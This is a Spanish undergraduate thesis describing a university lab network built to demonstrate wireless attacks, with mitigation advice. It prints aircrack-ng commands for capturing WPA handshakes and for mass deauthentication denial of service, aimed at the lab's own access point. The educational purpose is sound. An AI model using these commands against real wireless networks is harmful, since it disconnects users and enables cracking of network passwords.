Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática

Mención en Tecnologías de la Información

Maqueta de Red para la Demostración de Ciberseguridad v2.0: Tecnología de red inalámbrica

Autor:

D. Álvaro Villa Corporales

Tutor:

Dr. Jesús M. Vegas Hernández

Agradecimientos

Este proyecto va dedicado a

mi familia, por apoyarme y enseñarme que con esfuerzo todo es posible.

mis amigos, por alentarme a alcanzar mis metas y objetivos.

mis compañeros de estudio, por hacerme pasar esas tardes de estudio de manera amena.

Sara, por confiar en mí siempre y animarme en todo momento.

Jesús, por su profesionalidad y vocación que es digna de admiración.

Resumen

Los grandes avances en el mundo informático hacen que se tenga que progresar continuamente en el apartado de ciberseguridad para ser capaces de amparar la seguridad y privacidad de los usuarios que lo utilizan. Con este trabajo, se pretende explicar de un modo sencillo conceptos sobre la planificación de un proyecto, diseño de redes, procesos de monitorización y herramientas que sirven para explotar vulnerabilidades.

Este proyecto es una continuación de otro predecesor en el cual se van a ampliar las funcionalidades existentes en la maqueta de red desarrollada. Se cambia el enfoque hacia las conexiones inalámbricas dónde se van a poder mostrar una serie de vulnerabilidades, con anotaciones sobre como se pueden explotar y posibles acciones de mitigación para reducir los efectos que puedan producir.

Debido a esto, se ha realizado una modificación en la estructura de la maqueta de red. Se mantiene la zona desmilitarizada, pero es necesario realizar la instalación de un sistema enrutador inalámbrico dónde poder explotar dichas vulnerabilidades.

Se hace uso de software de monitorización para poder efectuar control sobre nuestra red. Siempre teniendo en consideración la capacidad de mejora, se realiza un estudio comparativo de más software existente que pueda desempeñar las mismas tareas, pero que pueda mejorar lo ya instalado.

La interfaz web evolucionará para albergar las nuevas vulnerabilidades desarrolladas con los mismos apartados que ya existían con anterioridad: descripción del ataque, botón para lanzar el ataque, como es posible su lanzamiento y medidas que permitan mitigar sus efectos. A mayores, para cada uno de los ataques (incluidos los ya estudiados anteriormente) se ha incluido una sección de "¿Quieres saber más?"que permita al usuario profundizar más en el conocimiento de los ataques.

Palabras clave

Ciberseguridad, Red, Monitorización, Inalámbrica, Hacking, Fuerza Bruta, Denegación de Servicio, Autenticación Masiva, Dirección MAC, Elasticsearch, Logstash, Kibana.

Abstract

The great progress in the computer world make it necessary to make continuous progress in the area of cybersecurity to be able to protect the security and privacy of users who use it. With this paper, it is intended to explain in a simple way concepts about project planning, network design, monitoring processes and tools that are used to exploit vulnerabilities.

This project is a continuation of another predecessor project in which existing functionalities in the developed network will be expanded. The focus is shifted to wireless connections where a number of vulnerabilities can be displayed, with annotations on how they can be exploited and possible mitigation actions to reduce the effects they may produce.

Because of this, a modification has been made to the structure of the network model. The demilitarized zone is maintained, but it is necessary to install a wireless router system where these vulnerabilities can be exploited.

Monitoring software is used to control our network. Always taking into consideration the capacity for improvement, a comparative study is made of more existing software that can perform the same tasks, but could improve the already installed.

The web interface will evolve to host the new vulnerabilities developed with the same sections that already existed before: description of the attack, button to launch the attack, as it is possible its launch and measures to mitigate its effects. In addition, for each of the attacks (including the previous ones) a section of "Do you want to know more?" that allows the user to further deepen their knowledge of attacks.

Keywords

Cibersecurity, Network, Monitorization, Wireless, Hacking, Brute-Force, Denial Of Service, Mass Authentication, MAC address, Elasticsearch, Logstash, Kibana.

Índice

Índice de figuras

Índice de tablas

1. Introducción

1.1. Motivación

El mundo de la informática avanza hacia un entorno en el que se trata de buscar la máxima eficiencia y comodidad en cuanto a conexiones, dejando atrás las basadas en cable y dando paso a las conexiones inalámbricas. Estas últimas se están consiguiendo asentar por el hecho de la permisividad que aportan con relación a la movilidad y a la facilidad de conectarse a ellas en unos simples pasos. Por consiguiente, existe la posibilidad de que se puedan hallar ciertas debilidades en este nuevo modo de conexión que puedan explotarse en un futuro por ciberdelincuentes.

Por tanto, para evitar que estas personas sean capaces de atacar cualquier red inalámbrica es necesario desarrollar la rama de ciberseguridad hacia esa sección. De igual manera que se puede atacar a una conexión cableada, se puede establecer un ciberataque contra un punto de acceso de una red inalámbrica. En este proyecto, se tratará de proseguir con el trabajo realizado por mi compañero D. Sergio Sanz Ferrero añadiendo variantes de posibles vulnerabilidades existentes en las conexiones inalámbricas.

Habrá que realizar una serie de modificaciones en la maqueta de red que está ubicada en el laboratorio 2L016 de la Escuela Técnica Superior de Ingeniería Informática de la Universidad de Valladolid para ser capaces de mostrar, de manera didáctica, algunas de las vulnerabilidades existentes en la tecnología inalámbrica.

Se explicarán términos esenciales para el desarrollo de las ofensivas y algunas de las herramientas que usaremos para explotar cada una de las vulnerabilidades que seamos capaces de encontrar. Los ataques que se tratarán de mostrar van enfocados a afectar a la privacidad de los usuarios que usan la red y su disponibilidad, siempre teniendo en cuenta que el atacante no se encuentra conectado a nuestra red. A mayores, se pretende aportar algunas de las soluciones para acabar con los efectos producidos a consecuencia de la realización de estos ataques. En ciertos casos, no será posible acabar con ellos y simplemente se tratará de mitigarlos el máximo posible.

Con respecto al proceso de control y monitorización de los sucesos que ocurran en la maqueta, se va a realizar un estudio sobre otras posibilidades existentes en el mercado. Se realizará un estudio comparativo con el software ya instalado con anterioridad para comprobar si mejoraría el cambio. Según el resultado que se obtenga en esta comparación, se decidirá si mantener el anterior o implantar y configurar el nuevo software.

Se desea unificar en una única aplicación web todo el desarrollo de este proyecto junto con el anterior. Por lo tanto, se añaden las nuevas funcionalidades implementadas siguiendo el mismo diseño de interfaz web anterior (con algunas modificaciones si fuese necesario). Para cada una de las vulnerabilidades se mostrará una serie de detalles que se comentarán más adelante, como son descripción del ataque, opciones de mitigación del ataque si es que las hubiera o cómo se lanza el ataque paso a paso.

1.2. Objetivos

Uno de los grandes objetivos de este proyecto es ser capaces de mostrar en este documento la existencia de ciertas vulnerabilidades que se pueden descubrir en el entorno de las conexiones inalámbricas. De igual manera, se quiere hacer ver como se pueden explotar esas amenazas que puedan afectar a este tipo de redes. Es por ello que se va a hacer uso de técnicas de hacking ético para desarrollar estos ataques siempre desde un punto de vista formativo, trabajando continuamente con nuestra maqueta de red creada.

A continuación, se va a tratar de explicar algunos métodos de mitigación de los efectos producidos por dichos ataques. En algunos casos, no será posible reducir del todo el ataque y se explicará cómo se deberá tratar.

Teniendo en cuenta las posibles variantes que se pueden tratar en las conexiones inalámbricas, vamos a realizar un enfoque en el cual el atacante es externo y ajeno a la red en su totalidad (sin tener acceso a la conexión inalámbrica). Dicho atacante será capaz de perturbar el funcionamiento correcto de la maqueta y será ahí dónde se centre el estudio.

Una vez ya explicado el gran objetivo de nuestro proyecto, se indicarán y comentarán otros subobjetivos englobados en éste más adelante a lo largo del informe. Por destacar algunos de ellos, diremos que algunos de los objetivos que se tendrán en consideración a lo largo del TFG serán:

- Modificación del diseño de la maqueta de red.
- Configuración nueva de Switches y Routers.
- Nuevas configuraciones de seguridad mediante ACL.
- Monitorización del tráfico de red.
- Conocer y poner en práctica nuevas herramientas de hacking ético.
- Comprobar y mostrar gráficamente los efectos producidos en la red.
- Explicar los métodos de mitigación de los ataques.
- Ampliación de la interfaz web para poder mostrar los efectos de los ataques nuevos.

1.3. Alcance

El hecho de crear la interfaz web es para facilitar al usuario la manera de comprender que tipos de ataques se van a poder realizar. Dar la opción de acceder a una posible definición del ataque junto con una breve descripción que contenga el objetivo, e intentar comprender cómo se puede reducir los efectos del ataque conociendo como afecta a la red.

El usuario tendrá la oportunidad de comprobar en tiempo real la monitorización de la red para poder apreciar los cambios producidos en ésta. Se ofrece dicha funcionalidad porque se quiere demostrar al usuario enseguida el resultado de los ataques. Es necesario buscar la máxima instantaneidad posible para mostrar a los asistentes que observen las evidencias que se quieren exhibir.

La idea de modificar el diseño de la maqueta de red es por el simple hecho de que, dado el tipo de ataques que se quieren mostrar, y el tratamiento y uso que se va a hacer, es necesario la instalación de un punto de acceso inalámbrico a mayores de la maqueta de la que se parte como base. Se tratará de minimizar el número de dispositivos para aligerar y facilitar el transporte a causa de su fin, que no deja de ser didáctico. Es de suponer que en algunas ocasiones esta maqueta necesitará ser transportada a alguna clase o laboratorio para mostrar sus funcionalidades.

Antes de llevar a cabo la realización del proyecto, se ha dedicado tiempo a comprender y adquirir los mecanismos y técnicas que se desarrollarán para implementar los ataques para entenderlos de una manera más profunda. Es necesario un alto conocimiento sobre estos ataques para poder establecer un plan de mitigación ante ellos que sea eficaz y sencillo de explicar.

1.4. Estructura de la Memoria

Este proyecto se va a subdividir en diferentes ramas claramente identificadas. Señalar que para cada una de las ramas se va a dedicar una sección explicativa en profundidad, en el orden indicado a continuación:

- *Capítulo 2: Vulnerabilidades*. Este apartado del documento refleja cada uno de los ataques implementados para su demostración en la maqueta de red. y a partir de ahí, se indicará tanto el funcionamiento básico del ataque como las acciones que se deben tomar para reducir los efectos producidos de los nuevos ataques, si es que se puede poner remedio.

- *Capítulo 3: Desarrollo*. Indicar cual ha sido la metodología de trabajo que se ha seguido en el desarrollo del proyecto, explicando cada una de las etapas que se han realizado. Se hará una previsión de las fechas de finalización para cada una de las etapas para poder estimar de una manera ajustada la correcta fecha en la que se terminará el proyecto. Se explicará el estado de partida en el que estaba la maqueta de red. Además se comentarán aspectos relativos al hardware implementado en la estructura de la maqueta, así como un estudio comparativo de diferentes opciones que se barajan acerca del software de monitorización. Éste podrá ser sustituido si los resultados del estudio así lo indican.

- *Capítulo 4: Conclusiones y líneas futuras*. Se pretende establecer una serie de conclusiones a las que llegaremos una vez realizado el proyecto y aportar algunas ideas que sirvan para posteriores trabajos que ayuden a mejorar la maqueta de red.

El documento que estamos realizando también posee una serie de secciones que se comentarán después de las principales, no por eso menos importantes, como son:

- Bibliografía.

- Anexo I: Configuraciones. En ella se van a indicar las codificaciones necesarias para el correcto diseño de la maqueta de red y del lanzamiento de ataques.

- Anexo II: Manual de usuario. Se dedica a realizar una breve explicación del uso de la aplicación web desarrollada.

- Anexo III: Manual de instalación. Explicación, en oden, de paso por paso a efectuar si se desea crear la maqueta de red (infraestructura y software).

- Anexo IV: Contenido del CD-ROM.

2. Vulnerabilidades

2.1. Vulnerabilidades ya tratadas

En relación con los ciberataques, decir que hay varios implementados como son: ataque por fuerza bruta, denegación de servicio y escaneo de puertos. Éstos han sido implementados en scripts que permiten automatizar las tareas para que se puedan lanzar desde la aplicación web sin necesidad de que el usuario conozca previamente los pasos y herramientas requeridas para el lanzamiento. Para cada uno de los tipos de ataque, se estudian características diferentes que forman variantes alternativas de ataques.

- Fuerza bruta: utiliza crackeadores de contraseñas que tienen como base del ataque el uso de diccionarios de contraseñas, normalmente creados con otra herramienta Crunch. En este ataque, se utiliza la herramienta Hydra.
- Denegación de servicio: implementó un ataque TCP SYN DoS gracias a la herramienta hping3. Otros, como UDP/ICMP FLOOD o SMURF son explicados con detalle, pero no han sido implementados en scripts.
- Escaneo de puertos: se analizan varias posibilidades de escaneo de puertos, como son los TCP Syn Scan y el UDP Scan, pero como tal, se ha desarrollado e implementado el primero de ellos. Hace uso de la herramienta nmap para poner en marcha el ataque.

Además, también se hizo un estudio acerca de como realizar un escaneo de vulnerabilidades, haciendo alusión a la herramienta "Metasploit", y los diferentes caminos para atacar mediante Spoofing, explicando Man In The Middle y MAC Flooding.

Debido a la gran cantidad de vulnerabilidades que pueden existir en una red, se continúa el proceso de investigación de éstas para poder aumentar el conjunto de vulnerabilidades estudiadas en este proyecto. Sin embargo, se cambia el enfoque de estudio a vulnerabilidades en redes inalámbricas.

2.2. Nuevas vulnerabilidades

Se va a poner a prueba la red de la maqueta mediante una serie de test de penetración de red, los cuales van a ir enfocados al apartado inalámbrico de la red. Todos ellos se realizan desde la perspectiva de un atacante externo a la red, sin necesidad de que se encuentre conectado. El dispositivo atacante no conoce la contraseña que le permita conectarse a la red inalámbrica, algo que le imposibilita establecer conexión con el punto de acceso creado. Además, con el objetivo de lograr diferentes metas, el usuario atacante va a predisponer su tarjeta de red en modo monitor. La tarjeta de red de un dispositivo sólo puede encontrarse en un único modo en cada momento, y específicamente, en modo monitor no se permite establecer conexiones con dicha tarjeta de red.

Estas ofensivas contra la red van a tratar de explicar como una persona externa puede alterar el funcionamiento correcto del sistema, desde como captar la contraseña de la red WiFi hasta conocer la dirección MAC del dispositivo que está conectado, siempre teniendo como objetivo el uso didáctico dónde se va a mostrar.

Los entornos inalámbricos pueden ser un blanco fácil para posibles atacantes, sin que éstos tengan especial experiencia en el mundo del hacking. Lo único que necesita la persona que desee realizar estos ataques a la red es que debe estar situado en una ubicación relativamente cercana al punto de acceso para poder captar su existencia. Por consiguiente, y para evitar posibles fallos cuando se ejecuten las órdenes de ataque, se debe hacer una monitorización del entorno antes de comenzar para captar todas las posibles redes que se encuentren alrededor, y así actualizar la información que ya se tenía anteriormente.




Figura 1: Diagrama conexión inalámbrica

A continuación, se van a explicar una serie de ataques que se pueden llevar a cabo contra una red inalámbrica, y se tratará de explicar como poder mitigar los posibles efectos dañinos que puedan desarrollarse. En todos los scripts creados, se introducen unas líneas finales que permitirán la activación de la tarjeta de red en modo gestionado y tendrá conectividad de nuevo.

2.3. Ataque de fuerza bruta para redes inalámbricas

Este tipo de ataque puede ser uno de los más frecuentes y básicos en lo que se refiere a hacking ético con relación a las redes inalámbricas. Trata de conseguir de una manera eficiente y sencilla la contraseña de una red cercana, sin que el dueño del router que ha sido objetivo del ataque se percate. Aunque eso sí, la contraseña se capta de manera encriptada. Por lo tanto, será necesario utilizar algún tipo de cracking al finalizar este ataque.

El objetivo de los atacantes es conseguir desasociar alguno de los dispositivos que se encuentran conectados en la red, y mientras se encuentran escuchando en modo monitor, capturar el "WPA Handshake", el cual es pieza clave del ataque. Una vez ya capturado, el atacante sólo se centraría en desencriptar el WPA Handshake que ha obtenido; y si lo consigue, obtendrá la contraseña de la red atacada.

Se llama WPA Handshake al producto del protocolo WPA para autenticar los dispositivos dentro de una red. En él encuentra la contraseña que permite el acceso a la red de una manera encriptada. De ahí que uno de los objetivos de este tipo de ataques sea obtener esta pieza fundamental.




Figura 2: Ataque de fuerza bruta para captar el WPA Handshake

2.3.1. Procedimiento

Se necesita hacer uso de tres herramientas [13] pertenecientes a la suite de software de seguridad de redes inalámbricas aircrack-ng. Esas herramientas son las siguientes: airmon-ng, airodump-ng y aireplay-ng:

- *Airmon-ng*[3]: se utiliza para cambiar el modo en el que se encuentra la tarjeta de red, pasando el estado de modo de *Managed* a *Monitor*, o viceversa. De esta manera, cuando se encuentra en el modo *Monitor* es posible escuchar el tráfico del entorno de manera pasiva.

- *Airodump-ng*[4]: permite la captura de paquetes mediante la monitorización del entorno o de la red que se haya indicado (su dirección BSSID), dando la posibilidad de almacenarlo en un fichero con el que trabajar más cómodamente; de esta manera, podemos averiguar si hay algún elemento conectado a la red objetivo, base para poder conseguir este ataque.

- *Aireplay-ng*[2]: se usa para inyectar paquetes de solicitud ARP generados en una red inalámbrica. Esto provoca que al enviar estos paquetes de solicitud ARP una y otra vez, el host de destino sea desasociado.

Haciendo el uso correcto de cada una de las anteriores herramientas, el atacante será capaz de atrapar la contraseña encriptada de una manera cómoda. Para tener éxito en el ataque, es necesario que se cumplan dos condiciones: se encuentre al menos un dispositivo conectado a la red, y que ese dispositivo se esté utilizando. Esta última condición se cree necesaria para el proceso porque, si se desasocia un dispositivo que no está enviando tráfico a la red, quizás éste no intente conectarse de nuevo hasta que su dueño interactúe de nuevo con él.

Se puede saber si se está haciendo uso del dispositivo si al monitorizar la red, el número de frames de ese dispositivo, en concreto, varía aumentando de manera continua. Los frames indican la cantidad de flujo de tráfico que ese elemento está mandando o recibiendo de la red.

Una vez comprobado que sí se cumplen las condiciones que se han explicado, se procede a la desasociación de los dispositivos, con carácter general, es decir, se enviarán paquetes que cumplan dicho cometido a la dirección broadcast para que todos los elementos abandonen la conectividad.

Es en ese momento es cuando el atacante, que está escuchando el tráfico en segundo plano, necesita que se vuelva a conectar a la red alguno de los dispositivos que han sido expulsados. Si es así, en el proceso de monitorización obtendrá un mensaje de que se ha captado el WPA Handshake. Cuando ya posea la contraseña encriptada, ya será él la persona que decida cómo conseguir desencriptarla.

2.3.2. Explicación detallada del script

```
$ airmon-ng start wlan0
```

Como tarea opcional, se pueden buscar procesos problemáticos que puedan ser un impedimento para el correcto desarrollo del ataque. Para ello, con la propia herramienta airmon-ng, tenemos la posibilidad de buscar dichos procesos antes de comenzar la ejecución del ataque con el siguiente comando: `airmon-ng check kill`. Siguiendo con la orden introducida, cambia el modo de la tarjeta de red "wlan0" a modo monitor. A raíz de este paso, es posible que se altere el nombre de la tarjeta de red a "wlan0mon". Ahora se encontrará la tarjeta de red en modo escucha pasiva.

A continuación, comienza el proceso de monitorización de la red objetivo gracias al modo establecido en la tarjeta de red. Como es un proceso que vamos a ejecutar en segundo plano, es necesario captar su PID. Se deja que se ejecute un tiempo suficiente como para captar el tráfico de dicha red y se "mata" el proceso.

```
$ airodump-ng wlan0mon
$ var=$! ; sleep 15 ; kill -9 $var
$ airodump-ng -c 1 --bssid 00:23:04:B7:EF:D0 -w Captura wlan0mon
```

De igual manera, usando la misma herramienta, pero añadiendo parámetros ya conocidos de la red, se puede hacer un control más específico sobre dicha red. Esos parámetros utilizados son:

- -c: se indica el canal donde se encuentra la red.
- - -bssid: se especifica la dirección MAC que da nombre al BSSID de la red.
- -w: da la opción de almacenar los resultados obtenidos en un fichero para un mejor tratamiento de datos.

De la misma forma, se capta el PID del proceso que lo ejecuta para su posterior eliminación pasado un tiempo considerable. Pero antes de matar el proceso de escucha pasiva, se debe provocar la desasociación del dispositivo que esté conectado en la red. En concreto, se busca la desasociación para que instantes después se conecte de nuevo a la red. Es justo en ese momento, que el proceso de escucha capta el WPA Handshake y así pues, el atacante lo obtiene. Este proceso se basa en la expulsión del elemento conectado a la red. La expulsión se provoca gracias a la gran cantidad de paquetes específicos de desasociación mandados contra el AP, algo que el dispositivo conectado no puede hacer nada por evitarlo.

```
$ aireplay-ng -0 15 -a 00:23:04:B7:EF:D0 -c FF:FF:FF:FF:FF:FF wlan0mon
```

Se indica la cantidad de 15 paquetes de desasociación que se van a mandar a la dirección broadcast, es decir, para que afecten a todos los dispositivos que estén conectados. Se debe indicar la dirección del BSSID del AP que se quiera atacar, y el nombre de la tarjeta de red con la que se opera.

2.3.3. Mitigación

Como tal, es complicado detener el proceso del ataque por fuerza bruta por la rapidez y la manera sigilosa con la que se ejecuta. Teniendo en cuenta esto, quizás el objetivo más adecuado sería enfocarse a dificultar la tarea de desencriptación que en el proceso de detener el ataque.

El usuario atacante, dependiendo de su manera de averiguar la contraseña, puede hacer uso de ficheros de texto con posibles contraseñas predeterminadas que normalmente ponen en los dispositivos las grandes compañías que los producen: diccionarios. Esos diccionarios pueden poseer una cantidad inmensa de contraseñas, las cuales, mediante una adaptación de cualidades de computación con diferentes herramientas podrían averiguar una contraseña débil en cuestión de segundos.

Es por este motivo, como indica el Instituto Nacional de Ciberseguridad de España (INCIBE), que se recomienda siempre hacer uso de contraseñas seguras [10]. Se hacen llamar contraseñas seguras aquellas que posean una longitud considerable (al menos 8 carácteres), en los que se debe hacer uso alternado de letras (mayúsculas y minúsculas), números y símbolos especiales que dificulten el proceso de cracking.

El hecho de hacer uso de las consideradas “contraseñas seguras” puede complicar en gran medida a la persona que realiza la ofensiva, hasta tal punto que se encuentre en la situación de tener la contraseña encriptada, pero se vea incapaz de desencriptarla, aunque esté haciendo uso de diccionarios. Por este punto, también puede ser recomendable hacer cambios en las contraseñas cada cierto tiempo para proteger con más efetividad la red. Estos cambios ayudan a preservar nuestra privacidad, haciendo que el atacante necesite realizar el ataque explicado tantas veces como cambios en la contraseña haya. No cabe olvidar cambiar la contraseña predeterminada con la que se instala el router, dada que esas contraseñas están, en su mayoría, recogidas en los diccionarios.

Otra de las posibles medidas que se pueden tomar para mitigar este proceso es implementar un IDS que controle todo lo que suceda en la maqueta y detectar un posible patrón de este ataque, como puede ser la expulsión forzada de alguno de los dispositivos conectados. Detectar el flujo de paquetes ARP cuya meta es desasociar el dispositivo puede ser uno de los patrones que se podrían implementar, dado que con un único paquete de desasociación es muy complicado que consiga la desvinculación de un dispositivo. Indicar que ese flujo no es adecuado para nuestra red y que lo catalogue como un posible ataque a la red.

2.4. Ataque DoS: centrado en dispositivos

Un ataque Denial of Service, o DoS [7], consiste en conseguir que una única máquina, un sistema de ordenadores o una red completa se convierta en inoperante. Con respecto a las redes, consumiendo así los recursos que ésta pueda aportar, llegando al punto de hacerlo incapaz de seguir prestando funcionalidad, inutilizándolo por un tiempo indeterminado, según el tipo de ataque que se haya realizado.

En la maqueta con la que estamos realizando el proyecto, se va a intentar hacer, desde diferentes enfoques un ataque Denial of Service. En los primeros casos, se centra única y exclusivamente en los dispositivos que hay conectados en la red. Sin embargo, existe otro modo de atacar que se enfoca más en los puntos de acceso que pueden existir.




Figura 3: Ataque de Denegación de Servicio

En el primero de los casos, se busca alcanzar la desasociación de manera indefinida del dispositivo que se encuentre conectado a la red. La idea principal en la que se ha basado este ataque va con respecto al proceso de desasociación del dispositivo en el ataque por fuerza bruta que se ha explicado anteriormente.

2.4.1. Un dispositivo

En este caso, se encuentra un único dispositivo conectado a la red. Hay que utilizar la herramienta ya comentada anteriormente *aireplay-ng*. Como detalle a destacar, uno de los parámetros que se introduce es la cantidad de paquetes que se van a enviar para conseguir la desasociación. Es por ello, que se podía pensar indicar un número alto en la orden introducida.

En la línea de conseguir lo anterior, se puede poner un cero, ordenando el envío de infintos paquetes (hasta que el atacante desee parar el ataque). En nuestro proyecto se busca centrarse más en los efectos producidos que en la inoperabilidad en un tiempo prolongado de la red, es por ello que se decide cambiar el número de paquetes de desasociación enviados a un número alto, pero no infinito.

De esta manera, lo que se quiere provocar es que el dispositivo que se encuentra conectado a la red se desasocie de manera involuntaria en todos sus intentos por tratar de acceder a la red. Por consiguiente, el usuario se verá afectado de tal manera que no tendrá conexión a Internet hasta que se acabe el número de paquetes introducido en la orden o quiera el atacante.

Se ha decidido que la cantidad finita de paquetes de desasociación enviados sea de 150. Una cantidad lo suficientemente grande para poder capturar las consecuencias provocadas por el ataque sin la necesidad de buscar, de manera indefinida, la saturación de la red .

2.4.2. Varios dispositivos

En contraposición con el anterior punto, en este caso, existe una situación en la que están asociados a la red varios dispositivos en el mismo instante. Antes se centraba el ataque en un único dispositivo, mientras que aquí se trata de inutilizar toda la red. Algo que afectaría a la conexión de todos los elementos conectados al mismo entorno de red, provocando la inoperabilidad del elemento clave, el router.

Este ataque consiste en enviar, de nuevo, un infinito número de paquetes de desasociación, pero se enfoca en el conjunto de dispositivos disponibles de dicha red. Para ello, nos servimos de la dirección MAC de broadcast.

Como se puede observar, el router seguirá recibiendo los paquetes ARP inyectados para la desasociación, algo que no permitirá conexiones a este elemento de cualquier tipo durante un tiempo indefinido (hasta que llegue el número máximo de paquetes o quiera el atacante). En algunos casos, puede ser necesario un tiempo para que se consiga de nuevo que el dispositivo enrutador funcione correctamente y suministre conexión inalámbrica. De igual manera que en el anterior, la cantidad de paquetes que provocan la desasociación va a ser de 150.

2.4.3. Explicación detallada del script

Antes de nada, como en el anterior ataque, se puede profundizar en la búsqueda de procesos sospechosos que puedan molestar en la consecución del ataque y se acaba con ellos. Se debe modificar el estado de la tarjeta de red a un modo monitor para realizar escuchas en pasivo.

```
$ airmon-ng start wlan0
$ airodump-ng wlan0mon
$ var=$! ; sleep 15 ; kill -9 $var
$ airodump-ng -c 1 --bssid 00:23:04:B7:EF:D0 wlan0mon
$ var=$! ; sleep 15 ; kill -9 $var
```

Ambos funcionan de igual manera, da igual que el objetivo sea uno o varios dispositivos. Primeramente, como en el resto de código creado, se produce la monitorización del entorno para escuchar posibles alteraciones en las redes y hayan cambiado ciertos detalles. Y seguido pues, el control sobre la red objetivo del ataque. Ambos procesos deberán acabar en una cantidad de tiempo considerable para la captación de las características necesarias para la consecución del ataque. En este trabajo, se ha especificado la cantidad de 15 segundos para cada una de las monitorizaciones hechas.

El detalle que cambia es la dirección MAC del objetivo de desasociación. Una posee la dirección MAC del dispositivo conectado a la red, y la otra posee la dirección broadcast, que afectaría a todos los dispositivos enlazados a la conexión:

```
$ aireplay-ng -0 150 -a 00:23:04:B7:EF:D0 -c B8:27:EB:F0:37:FB wlan0mon

$ aireplay-ng -0 150 -a 00:23:04:B7:EF:D0 -c FF:FF:FF:FF:FF:FF wlan0mon
```

El primero se refiere al ataque DoS contra un objetivo en concreto, mientras que el segundo no se centra en ninguno en particular, sino que afecta a todos por igual provocando una desasociación masiva. En caso de un número grande de los paquetes, se puede producir no sólo un ataque DoS, también un reinicio del dispositivo o provocar un apagado del router.

2.4.4. Mitigación

Una de las vías posibles sería bloquear todos los paquetes de desasociación cuya dirección de destino sea la del broadcast (FF:FF:FF:FF:FF:FF). Puede llegar a considerarse una de las vías de solución frente a la desasociación masiva de dispositivos en estos ataques. Se obligaría al atacante a conocer todas las direcciones MAC de los dispositivos para poder expulsarlos a todos.

Realizar un filtrado de todo este tipo de paquetes ARP cuyo destino sea nuestro router. Haciendo un análisis exhaustivo de estos paquetes y contabilizando el número de ellos podremos ser capaces de averiguar si se trata de un ataque o de cualquier otra circunstan-

cia. Quizás por motivos de configuración o modificación de red puede que estos paquetes de desasociación sean legítimos y se deba permitir su uso, de ahí de cuantificar la cantidad de paquetes de desasociación con dirección broadcast que se reciben.

Otra de las medidas que pueden funcionar frente a los ataques Denial of Service es la implementación de un Sistema de Detección de Intrusos (IDS) [11]. Este IDS desarrollado puede ser configurado para que detecte ataques según ciertos patrones que le indiquemos. Estos patrones pueden ser ya existentes o pueden ser definidos por el administrador de la red. En este caso, si indicamos que el patrón que debe buscar sea basándose en paquetes ARP de desasociación, éste lo detectará y frenará el ataque no aceptando el tratamiento de dichos paquetes.

Por otra parte, configurar el IDS según su modo "heurístico"[25] puede ser una forma beneficiosa de instalación. Se recogen datos correlativos al funcionamiento normal de la red, y cuando éste se ve alterado (cambiando los valores recogidos con anterioridad) por cualquier causa, asume que la red tiene en ese momento un comportamiento anómalo, y da la alerta al usuario encargado de las tareas de administración de la red del cambio en los valores recogidos para que éste los investigue.

